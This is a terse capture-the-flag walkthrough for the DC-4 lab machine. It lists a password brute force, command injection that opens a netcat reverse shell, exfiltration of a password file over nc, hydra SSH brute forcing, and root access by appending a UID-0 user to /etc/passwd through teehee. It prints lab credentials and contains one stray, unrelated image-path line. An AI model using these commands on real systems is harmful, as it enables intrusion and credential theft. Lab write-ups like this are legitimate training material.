DC 4

`arp-scan -l`

nmap

nikto >> no juicy info

dirb

http://192.168.229.135 >> a login page is showing

using **burpsuite intruder** password bruteforce

user >> admin
pass>>
love response length 641 (payload = john hash)

83	iloveyou	200	1	641
84	jennifer	200	2	641
85	jonathan	200	0	641
86	love	200	0	641
87	marina	200	1	641
88	master	200	2	641

after login >>

http://192.168.229.135/command.php
using
burpsuite Repeter changed the prompt to get a reverse shall

`/bin/nc+-nv+localip+4477+-e+/bin/bash` instead of ls-la

`nc  -lvnp 4477`

we get a reverse shell

`cd /home/ls`

charles
jim
sam

`cd /home/jim  ls`

backups
mbox

test.sh

`cat test.sh`


```
#!/bin/bash
for i in {1..5}
do
sleep 1
echo "Learn bash they said."
sleep 1
echo "Bash is good they said."
done
echo "But I'd rather bash my head against a brick wall."
```

`cat usr/share/passwd`

`cat old-passwords.bak | nc localip 5555`

in another terminal >> `nc -lvnp 5555 >received_pass.txt`

`hydra -L '/home/punisher/Testing/DC4/users' -P '/home/punisher/Testing/DC4/received_pass.txt' ssh://192.168.229.136`



22][ssh] host: 192.168.229.136 login: jim password: jibril04

`ssh jim@targetip pass`

`cd /var/mail cat jim`

user - charles pass - ^xHhA&hvim0y

`echo "monty::0:0:::/bin/bash" | sudo teehee -a /etc/passwd`

`echo 'newuser:x:0:0:::/bin/bash' | sudo teehee -a /etc/passwd` with out password (if needed)

`cd /root >> ls >> cat flag.txt`

flag

Congratulations!!!

Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those who have provided feedback, and who have taken time to complete these little challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.